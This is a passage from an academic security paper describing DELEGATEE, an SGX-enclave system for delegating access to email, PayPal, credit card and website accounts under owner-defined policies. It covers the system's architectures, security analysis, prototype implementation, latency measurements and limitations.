(**1**) The Owner $A_i$ agrees directly with the Delegatee $B_j$ for which specific service ($G_k$) access will be granted using her credentials ($C_x$). The agreement is done at the users discretion and through any available channel such as online messaging, email, phone call etc. Additionally, users need to establish a method for authentication upon enclave start (e.g. pre-shared key, certificates). This step can be executed in an any informal communication channel that the users consider appropriate. However, the emphasis should be on the confidentiality of the channel (e.g., chat over a coffee).

(**2**) (optional[1]) After that, $A_i$ prepares the enclave.

(**3**) (optional[1]) Owner $A_i$ sends the executable to $B_j$.

(**4**) The Delegatee $B_j$ starts the enclave and enters the secret information (shared secret exchanged during the initial agreement) to the enclave needed for mutual authentication and secure connection establishment.

(**5**) After the Delegatee $B_j$ starts the enclave, the Owner $A_i$ connects to the enclave, attests it to verify that it is the correct code with respect to the requested service delegation, and subsequently uses the secret information to authenticate and create a secure communication channel.

(**6**) The $A_i$ sends credentials $C_x$ for the service $G_k$ with the access control policy $P_{ijxk}$ using the secure channel.

(**7**) The Delegatee $B_j$ now uses the enclave as a proxy to connect to the service $G_k$ using the delegated credentials.

(**8**) The scope of usage is strictly limited by the defined policy and therefore Delegatee $B_j$ cannot use the parts of the service not allowed by the Owner $A_i$.

(**9**) If the access control policy has a time limit, the Delegatee $B_j$'s access to the service is terminated after the time has passed, unless the Owner $A_i$ extends the policy. The enclave restarts do not change this fact, requiring the connection from the Owner $A_i$ to the enclave to deliver the information again. The enclave is stateless, meaning that any interruption, restart or termination after the initial start and the delivery of confidential information is going to result in service abortion.

**Authentication mechanisms.** The agreement between the users and their mutual identification and authentication is of utmost importance. The Owner needs to be certain that the enclave used to access a specific service with her credentials is running on the machine of the intended Delegatee. Attestation only gives us proof that the enclave is executing the presumed code, but without any information under whose control the machine is. To allow mutual authentication between the Owner and the Delegatee, a separate authentication method is needed.

Several authentication mechanisms are possible. First, the parties could use an out-of-band confidential and authenticated channel to exchange a shared secret key. After the enclave start, the Delegatee enters this pre-shared key into the enclave. The Owner uses the same key to establish a TLS (PSK mode) session with the enclave. If an attacker attempts to establish an impostor or man-in-the-middle session with the Owner, the keys will mismatch. As an alternative, we could use a trusted PKI so that the Owner obtains Delegatee's public key certificate, later used to establish a TLS session. This requires the Delegatee to provide her private and public keys to the enclave. Our design is agnostic to the used authentication method while the prototype uses the first option.

**Centrally Brokered system architecture.** Alternatively to the P2P configuration, the Centrally Brokered system consists of a central server that mediates all transactions and communication between the involved parties and also serves as a management entity. The server has a trusted execution environment (SGX enclaves) that performs security-critical operations. Thus, the system can be attested to verify the running code and authenticated to verify the service provider. In this case, the Owners and the Delegatees do not need to have SGX. Steps needed to execute secure delegation follow Figure 2:

(**1**) Both the Owners ($A_1$...$A_n$) and the Delegatees ($B_1$...$B_n$) need to register with the system to acquire unique login information (username and password) for access. After registration, both Owners and Delegatees can execute credential delegation for service access.

(**2**) The Owners $A_1$...$A_n$ now establish a secure channel to the system (using the ordinary web PKI) and start stor-

[1]Enclaves used for the credential delegation can also be downloaded from a trusted source. Each different service requires implementation of specific enclaves due to access complexity. The Owner and the Delegatee can verify the enclave trustworthiness with attestation.



Figure 2: Centrally Brokered system architecture for credential delegation with DELEGATEE

ing the credentials $C_1...C_n$ for specific services $G_1...G_n$. The variety of credentials that can be stored depends on the supported services (see Section 5 for details).

(**3**) The Owners $A_1...A_n$ may agree directly with the Delegatees $B_1...B_n$ for which specific service ($G_k$) the Owner will grant access using her credentials ($C_x$). The agreement is done at the users discretion through any available out-of-band channel and is limited by the implemented technical capabilities of the system (i.e., for supported use cases implemented by DELEGATEE).

(**4**) During the agreement, users exchange their unique identifiers (i.e. system username) so that the Owner from party A knows whom to authorize from party B.

(**5**) The Owner $A_i$ establishes a secure channel to the system, specifies for which credentials ($C_x$) she wants to perform the delegation, for which service ($G_k$) and to whom (username of $B_j$), while she additionally specifies the access control policy $P_{ijxk}$ that restricts usage.

(**6**) After receiving the confirmation, $A_i$ disconnects.

(**7**) The Delegatee $B_j$ now establishes a secure channel to the system and can immediately see that she has been delegated credentials for a certain service. The credentials are hidden for the Delegatee $B_j$. If the Delegatee wants to access the service $G_k$, she may proceed.

(**8**) The access to the service is always proxied through the central broker with no direct communication between the Delegatee and the service. Any attempt to circumvent this results in protocol termination (e.g., if the user clicks an external link outside the proxied service).

(**9**) After the defined access control policy expires (e.g. if it is time limited) the Delegatee $B_j$ loses access and the credentials are no longer delegated.

**Interoperability.** In Section 5 we describe the implementation of DELEGATEE. Our prototype implementation is based on the Centrally Brokered architecture, since this is the most plausible deployment scenario, although we discuss how the P2P model applies to each supported application. The implemented enclaves have two operation modes that can be chosen and set prior to the execution. In case of the Centrally Brokered system, the enclave retrieves important data regarding services, credentials, and access control from the management enclave, while in the P2P system, the enclave awaits the connection from its issuer to receive all information.

## 3.3 Usage with and without anonymity

DELEGATEE supports both identity-based (non-anonymous) and anonymous use models, as follows.

**Identity-based model.** An identity-based model follows directly from the model and examples given above. Here, the users know each other in some way, have a communication channel and can mutually identify each other. The Owner directly delegates her credentials to a specific Delegatee. Common use case examples include family sharing, delegation among friends and colleagues, etc.

**Anonymous model.** As DELEGATEE conceals an Owner's credentials, it naturally preserves her anonymity, even in the P2P model where the Delegatee operates the enclave executing DELEGATEE. However, the agreement is necessary in order to specify details for the delegation relationship. An Owner and Delegatee may negotiate and perform credential delegation without direct interaction. For example, a bulletin board (available on the Centrally Brokered system) might allow Owners to publicly list services they are willing to delegate, specifying accompanying access control policies and costs (or offer of free service). Owners may identify themselves with pseudonyms, e.g., onion addresses.

In the P2P model, the bulletin board can be hosted on a third-party website, while the protocol runs through Tor Hidden Services, thereby ensuring privacy protection for both the Owner and Delegatee.

### 3.4 Policy Creation and Enforcement

Securely enforcing defined policies presents a challenge on its own. We aim to prevent all attackers from modifying the policies or circumventing the enforcement by applying a combination of allowed actions in order to reach a desirable state. While the security analysis (Section 4) ensures that the owner-provided access control policy is respected, the burden remains on the Owner to choose an appropriate access control policy in the first place. An Owner who wants to delegate restricted access for a specific service needs to be able to define all allowed actions through a rich access control policy, denoted as $P_{ijxk}$. For increased security, we prefer the white-listing of operations based on the least-privileges in order to prevent unwanted access and usage of the delegated account. Unfortunately, a general model for a wide variety of different services cannot be used. For every specific service category, and sometimes even for every specific service provider in the same category, a new policy must be created that resembles the exact capabilities and actions which a fully allowed user may invoke. We discuss the limitation of policies in Section 7.

**Policies in DELEGATEE.** We designed and implemented policies for all scenarios defined in Section 2.1, namely, for mail, payments, and full website access.

In mail, DELEGATEE relies on the IMAP and SMTP protocols which are standardized and well defined. Inside the enclave we parse all incoming and outgoing request (to and from the Delegatee) and compare them against the defined access policy. Consider a concrete scenario: the organizer of a conference wishes to delegate her email account to an assistant to respond to logistical questions from attendees. The Delegatee should be granted read access to only *subset* of the organizer's email (e.g., defined by a regular expression query like `(*#Usenix18*)`). The organizer might also wish to enforce restrictions on message sending. Rather than sending to any possible email address, the assistant may only be allowed to *reply* to emails and deleting emails should be prevented. In general, for the inbox requests the Delegatee can be limited based on criteria such as date, time, sender, subject or content of the email. In outgoing requests, the limitation is set on the subject or content, and the intended recipient(s). Additionally, the Owner can rate-limit emails sent within a time interval, applying a spam and abuse filter for outgoing messages.

In payments, the main restriction is on limiting the allowed amount per transaction or the total amount using the delegated credential for either a credit card or any other third party payment service. Additionally, the DELEGATEE can enforce restrictions on the source, limiting the Delegatee to perform payments only on specific sites or identified merchants/services, and white-listed geographical locations based on the IP address.

In the full website access, DELEGATEE implements limiting the use of login credentials to specific sites (e.g., the Owner can have the same credentials for two different services. However, full access is only achieved to the site allowed by the policy). As work in progress, the policies are expanded to restrict specific actions on sites after the login, including, clicks on various links, loading of specific site content or access to the account settings.

Our prototype implements delegation policies targeted at particular services, directly in `C++`. These policies rely on the mechanisms explained above; the Owner only needs to configure the value of the policy attributes (e.g., time limit, max amount, regular expression, etc.). In principle, the credential Owners could describe their own delegation policy in a general programming language. In Section 8 we mention existing and generic ways to extend our general functionality regarding access control. However, specifying the policies is difficult to do correctly. We envision that a likely deployment scenario is a curated "app store", to which entrepreneurs or power users submit useful policies they develop. These policies are then evaluated by experts and users. Web services are constantly updated, and the interfaces change over time, requiring delegation scenarios to be continuously maintained as well. In Section 7 we discuss further challenges if the services seek to actively prevent delegation.

## 4 Security Analysis

Brokered delegation provides a new usage pattern for potentially any existing online service. It, therefore, provides new security challenges as well, arising especially because each new service requires a customized delegation mechanism. In this section we describe the main security properties that DELEGATEE is designed to ensure across all applications:

(**a**) *First and foremost, the Owner's access credentials remain confidential.*

(**b**) *The use of the delegated credentials is defined by the access control policy which will not be violated.*

(**c**) *Use of the credentials should only be granted to the intended Delegatee, as authorized by the Owner.*

The DELEGATEE system is designed to provide these security guarantees even against a strong attacker model. We assume that an attacker neither corrupts the full software stack of the Owner's and Delegatee's machines (unless the Delegatee is the attacker), nor the online service, as existing web authentication mechanisms rely on them anyway. However, we consider an attacker that controls

everything else (i.e., including the standard Dolev-Yao adversary [14] that can read and manipulate network traffic between parties). The two architectures we develop, P2P and Centrally Brokered, differ mainly in where the enclave is hosted (respectively, on the Delegatee's own device or at an independent third-party). Although we rely on a TEE, our system is designed to tolerate vulnerabilities in the SGX enclaves as long as the software stack on the machine running the enclave is also not compromised. Below we discuss several attacker configurations and the design decisions made to mitigate them. It is of utmost importance to note that our system is designed in a way that breaking the SGX protection mechanism on an arbitrary enclave will not subvert our system. The attacker would need to break the exact enclave running DELEGATEE, bypass the authentication mechanism, and compromise the full software stack on the same machine to violate the security properties. Additionally, we consider side-channel attacks to be out of scope of this work.

## 4.1 Security through trusted enclaves

We first describe how these properties are ensured assuming the TEE enclaves are secure, even if the software stack of the Centrally Brokered system is compromised.

In the Centrally Brokered architecture, the TEE guarantees security properties (a) and (b) even if the central broker and the Delegatee are otherwise corrupted. The Owner only transmits her credential after validating the attestation that the enclave is running the correct code and if the authentication is successful. The mechanism for authenticating the Delegatee to the broker also lies inside the enclave, in the broker's API enclave. This means that property (c) is guaranteed even if the broker's full software stack is compromised since all security-critical operations are performed inside the enclave.

In the P2P architecture, even if the Delegatee's software stack is corrupted, the Owner's credentials are kept confidential. In Step (5), the Owner receives a TEE attestation before communicating further over the TLS channel, and validates it against the DELEGATEE enclave executable. Since the Owner only sends her credentials along this channel directly to the enclave, it is never exposed to the Delegatee's host machine, thereby ensuring property (a). The only way the Delegatee can make use of the credentials is by providing commands as input to the enclave (all access is proxied through the enclave), where they are processed according to the access control policy $P_{ijxk}$, ensuring the enforcement of (b). Since the TEE is hosted locally by the Delegatee (that also has to authenticate to the Owner using the agreed shared secret), then property (c) is ensured against an external attacker if he cannot steal the shared secret; against a rogue Delegatee, this property is not meaningful anyway.

We note that in either architecture, the code running in the enclave must use the credentials in application-specific ways. We stress that in our proposed system, the owner-provided access control policy $P_{ijxk}$ for service $G_k$ is a configuration parameter given as input to one of the supported application specific enclaves. Hence the proof burden is on us to show that properties (b) and (c) hold for any policy $P_{ijxk}$. We refer the reader to Section 3.4 and Section 5 for a detailed explanation. To summarize, each application makes use of the credentials only to authenticate with the corresponding service.

Finally, we note that Denial-of-Service attacks is outside the scope of our security guarantees since an external (network) adversary can always drop messages.

## 4.2 Robustness to compromised enclaves

Our system relies on the TEE to provide security against a compromised Delegatee or the broker service. However, DELEGATEE is also designed to provide defense in depth where possible, such that even a partial compromise of the TEE does not impact security (as long as the host machine is also not compromised). In particular, we consider an attacker that can recover the internal keys (e.g. sealing, memory encryption, etc.) of the Intel SGX. This strong attacker would be able to decrypt any sealed persistent storage or encrypted memory pages and create false attestations. As of the time of writing, there have not been any such attacks on Intel SGX keys. Regardless, by arguing security against this attacker model we reduce the harm if such a vulnerability should be found.

We address these concerns by designing our protocol so that all communication channels are authenticated end-to-end, even when communicating with an attested SGX enclave. To illustrate, first consider the P2P architecture. Our authentication mechanism defends against such an attacker by requiring authentication input from the Delegatee before establishing the TLS endpoint in the enclave. Notice that by Step (5), the Owner $A_i$ opens the TLS endpoint to the Delegatee's enclave, over a potentially insecure channel. At this point, if the attacker can forge an enclave attestation, then the TLS channel may actually be an impostor channel. However, by authenticating the TLS channel against the pre-shared secret initially established with the Delegatee, the Owner would detect and invalidate such an impostor channel. This authentication occurs before the Owner ever transmits the credentials, ensuring desired property (a). Furthermore, the enclave software is guaranteed to be the correct DELEGATEE executable transmitted by the Owner, as long as the Delegatee's host OS is uncorrupted. This ensures that properties (b) and (c) hold as well. However if a rogue Delegatee colludes with an attacker that can forge TEE attestations, or if the Delegatee's software stack is fully compromised, then the credentials would be forfeit.

Our Centrally Brokered architecture is also designed with end-to-end authentication to mitigate against a potentially compromised TEE. The Delegatee and the Owner each establish authenticated TLS channels to the central broker (authenticating the broker's enclaves using the typical certificate PKI), and only communicate to the broker over this channel. Hence all three security properties are ensured as long as the service's own software stack is not accessible to the attacker, regardless of any forged TEE attestations the attacker may produce or if the attacker can guess the SGX keys used by the enclave.

We also avoid the use of persistent encrypted storage in the P2P model, thus, preventing potential rollback attacks [32], which may otherwise occur if the enclave's sealing keys can be derived by the attacker. Our DELEGATEE enclaves, therefore, do not provide any means to resume a previously-established delegation session if the processor is power cycled. Instead, their state is restarted from scratch. In the Centrally Brokered system, we do presume that the attacker has no presence on the full software stack, thus, for continuous operation of the system we make use of the persistent encrypted storage. If the attacker model would be expanded to allow attacker presence on the software stack, methods and techniques described in [32] could be applied to prevent rollback.

For ease of exposition, we have only discussed the highlights of our security design. A systematic security analysis can be found in the online (eprint) version of our paper at `https://eprint.iacr.org/2018/160`.

### 4.3 Other Security Properties

**Mandatory Logging.** A well-chosen policy should ideally prevent any misuse from occurring. To be prudent, we would also like to ensure support for forensic investigation in the case that an incorrect policy is abused. We propose that all the requests and responses exchanged between the service provider and the Delegatee are securely logged using a timestamped statement signed by the enclave, for a possible later review. For example, in the payment scenario, if the Delegatee uses the Owner's credit card, the following events are registered: time and date, the website and the amount of the executed payment. As another example, in the mail scenario, if the Delegatee manages to evade the abuse filter and send offensive emails, these messages should be logged. We imagine such logs may be used later on to prove that the Delegatee herself performed some action and indemnify the credential Owner. This discourages the Delegatees to perform any actions that could harm the Owner. To detect suppression of log entries, we could make use of a hardware monotonic counter. The enclave could additionally require a "receipt" from an independent backup service that replicates the log entry, before continuing.

**Delegatee protection.** So far our security analysis has only focused on protecting the Owner. Security for the Delegatees may be important too. For example, if a Delegatee wishes to use the Owner's payment account to purchase a sensitive item, they may not wish for the transaction details to be disclosed to the Owner. A delegation policy supporting the Delegatee could, in this case, offer a way to automatically delete payment transaction logs (if this is possible at all using the payment service).

| Enclave type | Core | `mbedtls` | Total |
|---|---|---|---|
| API | 4.0 (7.3%) | 51.0 (92.7%) | 55.0 |
| Mail | 1.9 (3.6%) | 51.0 (96.4%) | 52.9 |
| Paypal | 2.6 (4.9%) | 51.0 (95.1%) | 53.6 |
| CreditCard | 2.5 (4.7%) | 51.0 (95.3%) | 53.5 |
| HTTPS Proxy | 2.7 (5.0%) | 51.0 (95.0%) | 53.7 |


Table 1: TCB of DELEGATEE in LoC (thousands).

## 5 Prototype Implementation

In this section we describe our prototype implementation for the selected use cases mentioned troughout the paper. All enclaves rely on the OS to handle incoming and outgoing TCP connections while the SSL endpoints reside in the trusted enclaves. We use the `mbedtls` library developed by ARM [29], which also comprises the bulk of our trusted-computing-base (TCB). The interface between the OS and the enclaves consists of one `ecall` and ten `ocalls`, all of which are needed by the SSL library to use the OS's capability to handle the TCP connections. The small number of calls and the small TCB, as shown in Table 1, facilitate code verification and reduce the surface area that may be affected by vulnerabilities.

To demonstrate our use cases, we implemented four service specific enclaves for delegated use of mail, PayPal, credit card/e-banking, and full website access through an HTTPS proxy. Additionally, a fifth management enclave is used to authenticate the users and store credentials, implemented as a RESTful API, further referred as the API. The API enclave is not used in the P2P system since it is not needed. Only service specific enclaves are deployed on the Delegatee's machine. Additionally, we implemented a browser extension that communicates directly with the Centrally Brokered system and allows ease-of-use for the delegated credentials by the Delegatee (page parsing, detection of forms, choosing delegated credentials, etc.). All communication between the users, the enclaves and the browser extension is done using TLS with replay protection. We refer the reader to Appendix A for prototype screenshots of chosen examples. In these implementation details we presume that the Owner $A_i$ and Delegatee $B_j$ already registered to the system and that the Owner authorized the Delegatee by storing the credentials $C_x$ and defining the access policy $P_{ijxk}$ for a specific service. Thus, the Owner $A_i$ is not shown in the figures.

**Multithreading in Intel SGX.** Intel SGX does not sup-



(a) Mail model (b) PayPal transaction model (c) Credit card / e-banking model

Figure 3: Architecture overview for the Centrally Brokered system

port traditional multithreading within an enclave. Additional threads cannot be started by an enclave, instead multiple threads of the untrusted app can simultaneously perform an `ecall`, resulting in parallel enclave execution. The amount of concurrency is specified during compilation of the enclave and is limited by the number of logical cores in the processor.

**Additional Authentication.** In Section 7, we discuss limitations concerning the modern authentication challenges and DELEGATEE. Our implementation supports one advanced authentication method involving *CAPTCHA*. In case of website login or PayPal, a captcha may be required as an additional authentication step. We successfully overcome this issue by extracting the secret image, presenting it to the Delegatee through browser extension generated pop-up, allowing her to solve it and continue with executing the desired operation. We refer the reader to Appendix A for prototype screenshots.

## 5.1 Mail/Office

Delegation of email accounts under a specific access policy, one of the DELEGATEE motivated applications, is implemented in the mail enclave. IMAP and SMTP clients are implemented to allow a Delegatee $B_j$ to read and send emails using the delegated credentials $C_x$. Below we describe the architecture depicted in Figure 3a:

(**1**) The Delegatee $B_j$ wants to use some credentials $C_x$ that have been delegated by $A_i$. $B_j$ connects securely to the centralized API using her username and password (for P2P model the communication is established as described in Section 3.2, with both methods supported). She then requests to perform some action using $C_x$.

(**2**) The API verifies that the Delegatee has access to $C_x$ and then forwards the request, $C_x$ and the corresponding policy $P_{ijxk}$ to the mail enclave.

(**3**) The mail enclave connects to either the SMTP server (for sending mail) or the IMAP server (for receiving mail) and executes the requested operation.

(**4**) $P_{ijxk}$ gets applied to the response from the external servers (IMAP) or to the outgoing requests (SMTP) and the resulting response gets forwarded to the API.

(**5**) The API delivers the final response to $B_j$.

## 5.2 Payments

**PayPal.** PayPal does not want to endorse giving away your credentials or automating the payments as this could compromise their security. Thus it is non-trivial to automate a PayPal payment and there is no public API. We must emulate a browser inside our enclave that accurately simulates a real user. Normally the payment process relies on a javascript library but running a javascript interpreter in Intel SGX would bloat the TCB, and create potential vulnerabilities associated with running an unmeasured, externally provided script inside an enclave. We instead use the no javascript fallback mechanism from PayPal. Our implemented emulated browser follows redirects, fills known forms, and handles cookies until the final confirmation page is reached. The enclave then returns a confirmation `id` to the issuer that is used by the merchant to finalize the payment. Our implementation was tested using PayPal's sandbox and real-world environment, executing a real payment. Our browser extension simplifies the use of delegated PayPal credentials by adding a DELEGATEE checkout button next to the original PayPal checkout button if the Delegatee is logged in to our system and has some delegated credentials. Upon clicking on the DELEGATEE checkout the Delegatee can choose one of the available PayPal credentials delegated to her and then the automated payment process starts (please see Appendix A for screenshots). After that, no further user interaction is needed and the Delegatee will be forwarded to the confirmation page of the merchant if the payment succeeds. Below we describe the architecture depicted in Figure 3b:

(**1**) The Delegatee $B_j$ wants to buy something from a merchant using credentials $C_x$ delegated by $A_i$. $B_j$ connects to the merchant and asks for a PayPal payment.

(**2**) The merchant uses PayPal API to create a payment.

(**3**) The payment is then forwarded to $B_j$.

(**4**) $B_j$ connects securely to the centralized API enclave using her username and password (for P2P model the communication methods are described in Section 3.2).




Figure 4: Login model

She then requests to pay with PayPal using $C_x$.

(**5**) The API enclave verifies that the user can access to $C_x$ and then forwards the request, $C_x$ and the corresponding policy $P_{ijxk}$ to the PayPal enclave.

(**6**) The PayPal enclave connects to PayPal and pays the payment with $C_x$ if it is allowed by the policy $P_{ijxk}$. The PayPal service responds with a confirmation number.

(**7**) The confirmation number is forwarded to the API.

(**8**) The API delivers the confirmation number to $B_j$.

(**9**) $B_j$ forwards the confirmation number to the merchant and then the PayPal payment is finalized by the PayPal API using the received confirmation number.

**Credit card/e-banking.** Payments are similar to PayPal payments: upon checkout on the merchant's website, the browser extension is triggered if the payment form is available. The Delegatee chooses any delegated credentials she is authorized to use. The enclave fills the form with the credentials received either from the centralized API or directly from $A_i$ using the P2P model. Our implementation was tested without any service provider that would finalize the transaction. Figure 3c shows the detailed architecture and the steps follow bellow:

(**1**) The Delegatee $B_j$ wants to buy something from a merchant using some credentials $C_x$ containing credit card or e-banking information that have been delegated by $A_i$. $B_j$ connects to the website and the browser extension renders a second button beside the normal credit card and e-banking credentials submit button.

(**2**) Upon clicking the injected button, the browser extension requests a payment with $C_x$ from the API.

(**3**) The API verifies that the user has access to $C_x$ and then forwards the request, $C_x$ and the corresponding policy $P_{ijxk}$ to the credit card/e-banking enclave.

(**4**) The enclave fills $C_x$ into the request while taking the policy $P_{ijxk}$ into account and forwards it to the merchant.

(**5**) Finalization is done by the payment service provider.

(**6**) Response is routed through the enclaves to $B_j$.

## 5.3 Full Website Access

**HTTPS Proxy.** For secure browsing we implemented a HTTPS proxy enclave. We want to proxy selected websites and if a user leaves the website, he also leaves the proxy. We implemented this by using cookies to set the correct host name. The user sends any request to the proxy and he sets a cookie with the host name he wants to visit through the proxy. The enclave then parses the request, replaces the host name and sends it on to the real website. The response is also modified by the enclave so that the host name points to the proxy again. All links in the response are left unmodified so all relative links point to the proxy but all absolute links direct to a different website. The website certificates are checked against the statically compiled root certificate list in the enclave.

**Login.** To log into a service using delegated credentials we leverage similar technologies as in the HTTPS proxy and we thus only extended the proxy enclave to support delegated authentication for websites. Analogous to the HTTPS proxy we use cookies to specify the Delegatee's *session token* and which credentials $C_x$ she wants to use. The enclave then asks the API whether the Delegatee with the specified *session token* is allowed to use $C_x$. If everything checks out, the API responds with the details of $C_x$ and $P_{ijxk}$ and the proxy enclave fills the login form before forwarding it to the website. As websites *session tokens* are usually stored in cookies, we encrypt all cookies forwarded to and from the website in order to prevent session stealing by an adversarial Delegatee. We use the browser extension in the same way as in the PayPal example: a button is rendered next to the original login. Figure 4 depicts the architecture and the detailed steps:

(**1**) The Delegatee $B_j$ wants to log into a website using some credentials $C_x$ that have been delegated by $A_i$. $B_j$ connects to the website and the browser extension renders a second button beside the normal login button.

(**2**) Upon clicking this button, the browser extension changes the URL pointing to the proxy and appends cookies, specifying the credentials $B_j$ wants to use.

(**3**) The proxy asks the API for $C_x$. The API checks if $B_j$ has the rights to use $C_x$ and then forwards $C_x$.

(**4**) The proxy enclave fills in the username and password into the login request and proceeds to send it to the website and receives the response.

(**5**) The proxy rewrites the header of the response to encrypt cookies and then forwards it to $B_j$.

(**6**) All subsequent connections have to go through the proxy where the policy $P_{ijxk}$ can be enforced.

# 6 Performance analysis

In this section we show that the overhead imposed by our solution stays within reasonable bounds. The performance testing was done using two i7-7700 machines with 16 GB RAM, connected via the internet and local network. We can serve around 100 users concurrently even running on consumer grade hardware.

Table 2-a shows an overhead of around 50ms for a full SSL handshake using `mbedtls` inside an enclave. The handshake involves three exchanged messages, thus at

| Type | Test case | Mean (± std) |
|---|---|---|
| *a*) SSL handshake | `openssl` | 52.12ms (± 3.62) |
| | `mbedtls` | 57.14ms (± 3.37) |
| | `mbedtls` in SGX | 105.22ms (± 4.23) |
| *b*) Mail | direct | 1.12s (± 0.27) |
| | mail enclave | 1.19s (± 0.22) |
| | API/mail enclave | 1.45s (± 0.25) |
| *c*) PayPal | direct | 25.92s (± 6.83) |
| | direct, no js | 29.96s (± 8.51) |
| | PayPal enclave | 27.00s (± 4.35) |

Table 2: Latency for *a*) SSL handshakes, *b*) receiving e-mails in inbox, and *c*) executing PayPal transactions. Sample: 1000.

| Target (site) | Test case | Mean (± std) |
|---|---|---|
| small (2.6KB) | direct | 5.0ms (± 2.7) |
| | proxy enclave | 64.3ms (± 2.5) |
| medium (411KB) | direct | 12.2ms (± 1.2) |
| | proxy enclave | 76.8ms (± 3.3) |
| big (15.7MB) | direct | 202.6ms (±19.9) |
| | proxy enclave | 432.2ms (±16.0) |

Table 3: HTTPS proxy latency with various page sizes.

least three `ocalls`/`ecalls`, all of which have to copy buffers. In our measurements we recorded 19 `ocalls` during a request to the enclave. Overhead for `ocalls` and `ecalls` is measured and analyzed in [40] and is significant for copying buffers from the untrusted memory.

The mail enclave incurs minimal overhead (Table 2-b) with the extra handshake to the IMAP server (P2P system). In our test we retrieve all emails from the account inbox. In the Centrally Brokered system an additional handshake with the API is leading to a higher delay.

The PayPal example does not seem to suffer from any delay added by our implementation (Table 2-c). Note that we performed tests using the sandbox environment, provided by PayPal itself for testing integration with their services. This environment is feature-complete but slow as it is only functionality-oriented. Most time falls in waiting for the PayPal servers. As the enclave uses the fallback mechanism to execute PayPal transactions without JavaScript, we measured both variants: one allowing JavaScript and one blocking it. We also conducted tests in the real PayPal environment using the Centrally Brokered system, executing a real payment and buying an item online with a merchant supporting PayPal. However, due to the *CAPTCHA* protective mechanism involving the Delegatees' actions, it is not feasible to measure performance, since it depends on the user input.

Table 3 shows that the proxy adds the biggest latency overhead compared to normal browsing but still below 0.1 seconds for small to medium websites, a response time limit for seamless user interaction [35]. A part of the high delay stems from the enclave waiting for the whole web server response before forwarding it to the Delegatee. Message parsing, the additional handshake, and the fact that all communication has to cross the `ocall`/`ecall` interface twice also adds to the overhead. A full HTTPS proxy enclave is in the works to reduce the waiting time and support all client connections.



Figure 5: Concurrency shown in throughput and average waiting time. Each user tries to send 100 requests.

We have also tested video streaming through our proxy, supporting DELEGATEE's streaming service examples (i.e., Netflix). We modeled streaming as a client that requests some video from a webserver. Therefore the performance of video-streaming through DELEGATEE is analogous to the ordinary HTTPS proxy use case. There was no additional overhead compared to normal streaming for a single user, e.g. as in the P2P model (the standard deviation is larger than the initial waiting time, for both the normal streaming and the proxied one). The streaming service was tested on the Centrally Brokered system where the delegatee connects to the proxy from the internet. This test was only done for a single user streaming at one point in time due to hardware and bandwidth limitations. As in the previous test, the overhead is negligible once the streaming starts while the initiation depends on the current latency.

Our multithreaded implementation was tested using 8 threads. Incoming connections are kept in a queue and served by the enclave threads, thus reaching maximum throughput with 8 concurrent users sending requests, as shown in Figure 5. The average waiting time stays constant until the same 8 user threshold, increasing linearly as new requests get queued. Our implementation supports SSL session reuse which significantly improves the throughput and lowers the waiting time. Without session reuse we can accommodate maximum 100 req/sec for 32 concurrent users, while with session reuse this grows to 500. Numbers could vary depending on the chosen cipher suite (ECDHE-RSA-AES256-GCM-SHA384).

## 7 Discussion & Limitations

In this section we explore limitations of DELEGATEE, mainly focusing on how brokered delegation faces technical challenges in the authentication process, as well as business and regulatory challenges arising from users controlling their own resources in a more flexible and fine-grained way than service providers intend.

**Authentication challenges.** Authentication in modern web services is complex. It can involve not just passwords but additional factors such as personal questions, email challenges, phone challenges, and "two-step authentication" apps such as Authy and Google Authenticator. Some of these can be supported with DELEGATEE, such as, email challenges or 2FA apps that could run inside the enclave as well, while for some, e.g. phone challenges, DELEGATEE cannot overcome the challenge.

Contextual factors often additionally come into play, such as the IP address, time of day, and nature of service requests. Financial services, e.g., PayPal, have particularly sophisticated fraud detection regimes; e.g., ordering unusual products with Paypal may trigger a fraud alert. Consequently, a single credential in the form of a password may not suffice to delegate a resource or service via DELEGATEE. In Section 5 we outline a solution for an additional authentication method in form of a CAPTCHA, that is required by some online services.

To illustrate, consider a scenario in the P2P mode where an Owner Alice (an inhabitant of the U.S.) delegates a password to DELEGATEE and allows her PayPal account to be rented. Suppose then that Delegatee Bob, in Nigeria, rents Alice's PayPal account in a prescribed way and attempts to execute a transaction. Paypal will see an unusual request coming from an IP address in a country with a different risk profile than the U.S., and potentially one that Alice has never visited. Bob's transaction request is likely to be suspicious. PayPal may then deny the transaction or request additional confirmation, e.g., via e-mail, to proceed. If Alice is unavailable or denies the transaction - which she may fail to recognize as originating with her delegation - the transaction will fail.

For future production deployment of DELEGATEE, we will address these complications in several ways:

• *Application-specific delegation:* Authentication systems vary considerably across applications and service providers. Each DELEGATEE application will include configuration not just for the APIs of a given target Service, but also its authentication policies.

• *Delegation of multiple credentials:* For services that require multiple credentials, DELEGATEE may require more than a password from an Owner. For example, two-step authentication apps can be executed within the enclaved DELEGATEE application and set up by an Owner as an additional authentication factor. Similarly, an Owner may delegate her email to the enclave to respond to email-based authentication challenges. The SGX platform performing the delegation may be situated in the same country or region as the Owner. Finally, an Owner can perform a set of legitimate transactions through DELEGATEE in order to confirm that required credentials are present and to white-list the platform with the authentication system of the target service.

• *Failure modes:* Periodic delegation failures are inevitable, just as legitimate users' transactions fail sporadically due to false positives in the fraud-detection systems. As DELEGATEE is not intended for mission-critical uses, it could include graceful failure modes.

**Authentication collisions.** Attempts at simultaneous use of a resource may fail, as many web services do not support multiple concurrent sessions for a given account. For example, if Alice has delegated use of her bank account to Bob, then she may be unable to use it herself while Bob (or DELEGATEE, to be precise) is logged in. Such collisions can be treated by invoking failure modes like those for basic authentication failures. Other policies are possible, however. For example, Owner Alice may set a policy that only delegates her resource at times when she is unlikely to use it. A small enhancement to DELEGATEE can also enable Alice to preempt the session of a Delegatee if desired.

**Usability, Deployment and Service Prevention.** Throughout the paper we have presented multiple use-cases and implemented prototypes that support delegation of different services. The usability of these services by potential Delegatees is as if they were using the original service as its Owner. However, the usability of the DELEGATEE in general depends on the supported use-cases. A limitation of our system is that for each and every use-case a specific module (that matches the capabilities and technical challenges) has to be implemented. Until now, we have not found a way in order to develop a generic module that could support a wide variety of services. For example, interpreted languages, such as Javascript, remain an open problem since by executing unmeasured code in an enclave running the interpreter we cannot guarantee the security properties of DELEGATEE. In addition to that, almost all services (even the ones from the same category) have different user mechanisms, UI and control. Thus, a specific policy needs to be created that matches these controls in order to allow Owners to specify how their service could be used by potential Delegatees. Due to the complexity, for now, the policies have to be created beforehand along with the implemented delegation scenario, while the end-user involvement is limited to configuring parameters, out of a set of given policy characteristics.

